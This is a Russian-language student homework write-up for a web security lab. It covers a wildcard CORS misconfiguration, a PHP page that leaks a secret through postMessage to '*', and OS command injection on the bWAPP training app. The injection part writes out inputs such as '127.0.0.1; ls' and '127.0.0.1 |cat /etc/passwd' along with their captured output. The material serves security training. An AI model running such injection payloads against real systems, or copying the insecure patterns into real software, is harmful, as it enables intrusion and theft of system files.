

## Урок 8

1. Перед выполнением задания необходимо:

- Создать страницу `user_info.html` на домене `localhost`


- Добавить на домене `localhost` заголовок `CORS: Access-Control-Allow-Origin: *`

На домене `attacker.com` создать страницу, которая:

- Выполнит XHR запрос за страницей `localhost/user_info.html`

- Выведет содержимое страницы `user_info.html`

Настройте CORS так, чтобы вывести содержимое страницы `user_info.html` мог только `http://localhost` или `http://trustedhost.com`.



```
/var/www/html/user_info.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help


8-1.html x user_info.html x
1 <!DOCTYPE html>
2 <html lang="ru">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="style2.css">
7   <title>Урок 8</title>
8
9 </head>
10
11 <body>
12   <h1>Задание 1</h1>
13   Это моя тестовая веб-страничка к Уроку 8!
14
15 </body>
16
17 </html>
```


Если добавить заголовок `CORS: Access-Control-Allow-Origin: *`, тогда сервер будет разрешать доступ любому домену, но это не безопасно.

```
server_name localhost;


location / {
    # First attempt to serve request as file, then
    add_header 'Access-Control-Allow-Origin' '*';
    #add_header 'Access-Control-Allow-Origin' "http://localhost";
}
```

Выполним XHR запрос за страницей `localhost/user_info.html`






Чтобы разрешить доступ определенным доменам нужно использовать запись из нескольких доменов разделенных пробелом



Проверяем



2. Вы - злоумышленник, поэтому в Firefox вы заходите только через приватное окно. Вы хотите украсть супер секретные данные со страницы <http://victim.com/hw-8-2.php>. На ней установлена защита по сессии. Но вы знаете пользователя у которого эта сессия есть и что секрет отдается postMessage после открытия страницы...

Заманите пользователя на страницу <http://attacker.com/hw-8-2-attacker.html> и получите секретные данные.


Допишите страницу <http://victim.com/hw-8-2.php>, так чтобы она была безопасной.

Страница hw-8-2.php

<?php


```
    if ($_COOKIE['sessionid'] ==  
'0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {  
        echo "<body>  
            Hello, sir! Sending data to window.opener!  
            <script>  
                window.opener.postMessage('TOP secret data', '*');  
            </script>  
        </body>";  
    } else {  
        echo "Access denied";  
    }  
?>
```

Не удалось разобраться, почему не установить куки на localhost sessionid, из-за этого нет доступа к данным



### 3 (\*) Пройти RCE (os command injection) на bWAPP

Вводим команду 127.0.0.1; uname -a;



Choose your bug:

----- bWAPP v2.2 -----

Hack

Set your security level:

low

Set

Current: low

[Bugs](#)
[Change Password](#)
[Create User](#)
[Set Security Level](#)
[Reset](#)
[Credits](#)
[Blog](#)
[Logout](#)

## / OS Command Injection /

DNS lookup:

127.0.0.1; uname -a

Lookup

1.0.0.127.in-addr.arpa name = attacker.com. 1.0.0.127.in-addr.arpa name = sub.attacker.com. 1.0.0.127.in-addr.arpa name = sub.sub.attacker.com. 1.0.0.127.in-addr.arpa name = your-ssl-site-here.com. 1.0.0.127.in-addr.arpa name = victim.com. 1.0.0.127.in-addr.arpa name = sub.victim.com. 1.0.0.127.in-addr.arpa name = trustedhost.com. Authoritative answers can be found from: Linux geek-VirtualBox 5.4.0-66-generic #74-Ubuntu SMP Wed Jan 27 22:54:38 UTC 2021 x86\_64 x86\_64 x86\_64 GNU/Linux

Чтобы выполнить «базовую атаку внедрения команд ОС» используем «; (точку с запятой)» в качестве метасимвола и введем произвольную команду «ls»

Из приведенного ниже изображения видно, что метасимвол «;» сделал свою работу, мы можем перечислить содержимое каталога:



Set your security level:

low

Set

Current: low

[Bugs](#)
[Change Password](#)
[Create User](#)
[Set Security Level](#)
[Reset](#)
[Credits](#)
[Blog](#)
[Logout](#)

## / OS Command Injection /

DNS lookup:

127.0.0.1; ls


Lookup

1.0.0.127.in-addr.arpa name = attacker.com. 1.0.0.127.in-addr.arpa name = sub.attacker.com. 1.0.0.127.in-addr.arpa name = sub.sub.attacker.com. 1.0.0.127.in-addr.arpa name = your-ssl-site-here.com. 1.0.0.127.in-addr.arpa name = victim.com. 1.0.0.127.in-addr.arpa name = sub.victim.com. 1.0.0.127.in-addr.arpa name = trustedhost.com. Authoritative answers can be found from: 666 admin aim.php apps ba\_captcha\_bypass.php ba\_forgotten.php ba\_insecure\_login.php ba\_insecure\_login\_1.php ba\_insecure\_login\_2.php ba\_insecure\_login\_3.php ba\_logout.php ba\_logout\_1.php ba\_pwd\_attacks.php ba\_pwd\_attacks\_1.php ba\_pwd\_attacks\_2.php ba\_pwd\_attacks\_3.php ba\_pwd\_attacks\_4.php ba\_weak\_pwd.php backdoor.php bof\_1.php bof\_2.php bugs.txt captcha.php captcha\_box.php clickjacking.php commandi.php commandi\_blind.php config.inc config.inc.php connect.php connect\_i.php credits.php cs\_validation.php csrf\_1.php csrf\_2.php csrf\_3.php db directory\_traversal\_1.php directory\_traversal\_2.php documents fonts functions\_external.php heartbleed.php hostheader\_1.php hostheader\_2.php http-1.php http-2.php http-3.php htmli\_current\_url.php htmli\_get.php htmli\_post.php htmli\_stored.php http\_response\_splitting.php http\_verb\_tampering.php iframei.php images index.php info.php info\_install.php information\_disclosure\_1.php information\_disclosure\_2.php information\_disclosure\_3.php information\_disclosure\_4.php insecure\_crypt\_storage\_1.php insecure\_crypt\_storage\_2.php insecure\_crypt\_storage\_3.php insecure\_direct\_object\_ref\_1.php insecure\_direct\_object\_ref\_2.php insecure\_direct\_object\_ref\_3.php insecure\_iframe.php install.php insuff\_transp\_layer\_protect\_1.php insuff\_transp\_layer\_protect\_2.php insuff\_transp\_layer\_protect\_3.php insuff\_transp\_layer\_protect\_4.php js lang\_en.php lang\_fr.php lang\_nl.php ldap\_connect.php ldapi.php lfi\_sqlitemanager.php login.php logout.php logs maili.php manual\_interv.php message.txt password\_change.php passwords php CGI.php php\_eval.php phpinfo.php phpinfo.php portal.bak portal.php



Вводим команду 127.0.0.1 |cat /etc/passwd;

Из приведенного ниже изображения видно, что успешно захвачен файл пароля с помощью метасимвола " | "



#### 4 (\*) Пройти WebStorage на bWAPP (A-6 webstorage)

